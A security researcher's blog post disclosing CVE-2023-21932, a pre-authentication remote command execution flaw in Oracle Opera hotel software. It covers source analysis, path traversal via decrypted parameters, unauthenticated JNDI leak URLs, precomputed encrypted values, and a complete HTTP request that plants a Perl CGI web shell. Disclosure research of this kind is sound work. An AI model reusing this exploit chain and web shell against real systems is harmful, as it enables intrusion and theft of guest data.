Share on social
April 30, 2023
Lorem ipsum
Table of Contents
If you work in the hospitality industry, it’s quite likely that you have seen or worked with Oracle Opera. This software is used by almost all of the largest hotels/resort chains around the world. This critical piece of software holds all of the PII for every guest, including but not limited to credit card details.
Through our source code analysis of this software, we were able to achieve pre-authentication remote command execution by exploiting an order of operations bug within a file upload servlet. Oracle has released a critical patch update and has assigned this issue CVE-2023-21932.
Unfortunately, we disagree with Oracle’s classification of this vulnerability “difficult to exploit vulnerability allows high privileged attacker…” and this blog post will demonstrate why this CVE should have been assigned a rating of 10.0 instead of 7.2. This vulnerability does not require any authentication to exploit, despite what Oracle claims.
We first came across this target when participating in a live hacking event in 2022 for one of the largest resorts in the US being the target. The landing page for Oracle Opera alone caught our attention, as it looked like some 90’s legacy software:

Our gut instinct was that this software, given the specialised nature of it, probably did not have much attention from the security researcher community. The last major critical vulnerabilities discovered in Oracle Opera were in 2016, by Jackson T [1]. This was later expanded on/covered by the Chinese security research community: [2].
Obtaining this software was not difficult. Latest versions of this software are readily available in Oracle’s download center which can be accessed after authenticated as a regular user. No licenses or sales calls were required in order to obtain the installation files.
Inside operainternalservlets.war, we found a servlet mapping for the FileReceiver endpoint:
  <servlet-mapping>
    <servlet-name>FileReceiver</servlet-name>
    <url-pattern>/FileReceiver</url-pattern>
  </servlet-mapping>;
This mapping correlates back to com.micros.opera.servlet.FileReceiver which is responsible for taking in a file and uploading it to the system.
The file receiver endpoint takes in the following parameters as input:
String filename = SanitizeParameters.sanitizeServletParamOrUrlString(request.getParameter("filename"));
String crc = SanitizeParameters.sanitizeServletParamOrUrlString(request.getParameter("crc"));
String append = SanitizeParameters.sanitizeServletParamOrUrlString(request.getParameter("append"));
String jndiname = DES.decrypt(SanitizeParameters.sanitizeServletParamOrUrlString(request.getParameter("jndiname")));
String username = DES.decrypt(SanitizeParameters.sanitizeServletParamOrUrlString(request.getParameter("username")));
Can you spot the vulnerability? This is a classic order of operations bug. The code above sanitizes an encrypted payload for the jndiname and username parameters, and then decrypts it. This should be in reverse order in order for it to be effective. With the above code, these two variables can contain any payload we would like without any sanitization occurring.
These parameters are then passed to the following function:
if (!Utility.isFileInWhiteList(jndiname, this.formsConfigIAS, username, filename, this.log)) {
      success = false;
      errorText = "Access denied to " + filename;
    }
Looking into the Utility.isFileInWhiteList function, we can see that the following logic is applied:
private static final String[] envVars = new String[] { "EXPORTDIR", "REPORTS_TMP", "WEBTEMP" };

public static boolean isFileInWhiteList(String jndiName, String formsConfigIAS, String schemaName, String fileName, OperaLogger log) {
    if (log == null)
      log = GenUtils.getServletLogger("Utility");
    boolean ret = false;
    try {
      String envFilename = getIASEnvironmentFileName(jndiName, formsConfigIAS);
      log.finer("Env File Name [" + envFilename + "] for JNDI [" + jndiName + "]");
      if (envFilename != null && (new File(envFilename)).exists()) {
        Properties iasprop = getPropertiesFromFile(envFilename);
        if (iasprop != null)
          for (String envVar : envVars) {
            ret = isAllowedPath(iasprop.getProperty(envVar), schemaName, fileName);
            if (ret)
              break;
          }
      } else {
        log.severe("Environment file [" + envFilename + "] not found for JNDI [" + jndiName + "]");
      }
    } catch (Exception exception) {}
    return ret;
  }
The user controllable values in the above function are jndiName and schemaName (username). As mentioned earlier, we are able to control schemaName (username) and no sanitisation is applied to this variable.
The logic for where the paths are built and checked can be found inside the isAllowedPath function:
  public static boolean isAllowedPath(String sourcePath, String schemaName, String fileName) {
    boolean ret = false;
    try {
      if (sourcePath != null && sourcePath.length() > 0 && schemaName != null && schemaName.length() > 0 && fileName != null && fileName.length() > 0) {
        String adjustedSourcePath = (new File(sourcePath + File.separator + schemaName)).getCanonicalPath().toUpperCase();
        String adjustedFileName = (new File(fileName)).getCanonicalPath().toUpperCase();
        if (adjustedFileName.startsWith(adjustedSourcePath)) {
          ret = true;
        } else {
          throw new Exception("File[" + adjustedFileName + "] is not allowed at[" + adjustedSourcePath + "]");
        }
      } else {
        throw new Exception("Either path, schema or filename is null");
      }
    } catch (Exception e) {
      e.printStackTrace();
    }
    return ret;
  }
Again, in this function, we control the schemaName and fileName. Since we control schemaName, and have performed path traversal within it, we are able to set the value of adjustedSourcePath to D:\
String adjustedSourcePath = (new File(sourcePath + File.separator + schemaName)).getCanonicalPath().toUpperCase();
Where schemaName = "foo/../../../../../"
So adjustedSourcePath = "D:\". At this point, our fileName can be any file in the D:\ directory, permitting us to write arbitrary files to the D:\ directory.
While the above describes the arbitrary file upload vulnerability into any drive/location, it does not explain how to achieve pre-auth command execution. There are two major blockers that would prevent you from being able to exploit the vulnerability above. The first is being able to encrypt valid strings, and the second is the knowledge of the JNDI connection name.
Fortunately, both of these blockers can easily be resolved. The JNDI connection name can be obtained by visiting the following URLs:
https://example.com/Operajserv/OXIServlets/CRSStatus?info=true
https://example.com/Operajserv/OXIServlets/BEInterface?info=true
https://example.com/Operajserv/OXIServlets/ExportReceiver?info=true
The JNDI names will be displayed by those servlets, which is accessible without any authentication. Now that the JNDI name has been obtained, we can move onto the encryption element, as we need to provide encrypted strings to the FileReceiver servlet in order to achieve pre-authentication RCE.
We determined that Oracle Opera uses static keys to encrypt strings. We were able to recreate their encryption routine and repurposed this to be able to encrypt arbitrary strings. This is necessary to exploit this vulnerability. The code for this can be found below:
Show Encryption Code
Running this Java file above will output the following:
java -classpath .:/run_dir/junit-4.12.jar:target/dependency/* Main
// jndi name
0c919bc95270f6921e102ab8ae52e497
// username (with path traversal)
f56ade9e2d01a95d782dc04e5fa4481309a563c219036e25
We can then use these two values for the rest of the exploitation.
The final payload used to upload arbitrary files to the D:\ directory can be found below. This HTTP request uploads a CGI web shell to the local file system:
POST /Operajserv/webarchive/FileReceiver?filename=D:\MICROS\opera\operaias\cgi-bin\80088941a432b4458e492b7686a88da6.cgi&crc=588&trace=ON©toexpdir=1&jndiname=0c919bc95270f6921e102ab8ae52e497&username=f56ade9e2d01a95d782dc04e5fa4481309a563c219036e25&append=1 HTTP/1.1
Host: example.com
User-Agent: curl/7.79.1
Accept: */*
Content-Length: 588
Content-Type: multipart/form-data; boundary=------------------------e58fd172ced7d9dc
Connection: close
#!\ORA\MWFR\11gappr2\perl\bin\perl.exe
use strict;
print "Cache-Control: no-cache\n";
print "Content-type: text/html\n\n";
my $req = $ENV{QUERY_STRING};
chomp ($req);
$req =~ s/%20/ /g;
$req =~ s/%3b/;/g;
print "<html><body>";
print '<!-- Simple CGI backdoor by DK (http://michaeldaw.org) -->';
if (!$req) {
print "Usage: http://target.com/perlcmd.cgi?cat /etc/passwd";
}
else {
print "Executing: $req";
}
print "<pre>";
my @cmd = `$req`;
print "</pre>";
foreach my $line (@cmd) {
print $line . "<br/>";
}
print "</body></html>";
The web shell will be accessible at the following location:
https://example.com/operabin/80088941a432b4458e492b7686a88da6.cgi?type%20C:\Windows\win.ini

As seen above, RCE is possible without any special access or knowledge. All steps performed in the exploitation of this vulnerability were without any authentication. This vulnerability should have a CVSS score of 10.0.
There are a tonne of other vulnerabilities in Oracle Opera, some which are still not resolved. Please do not expose this to the internet, ever.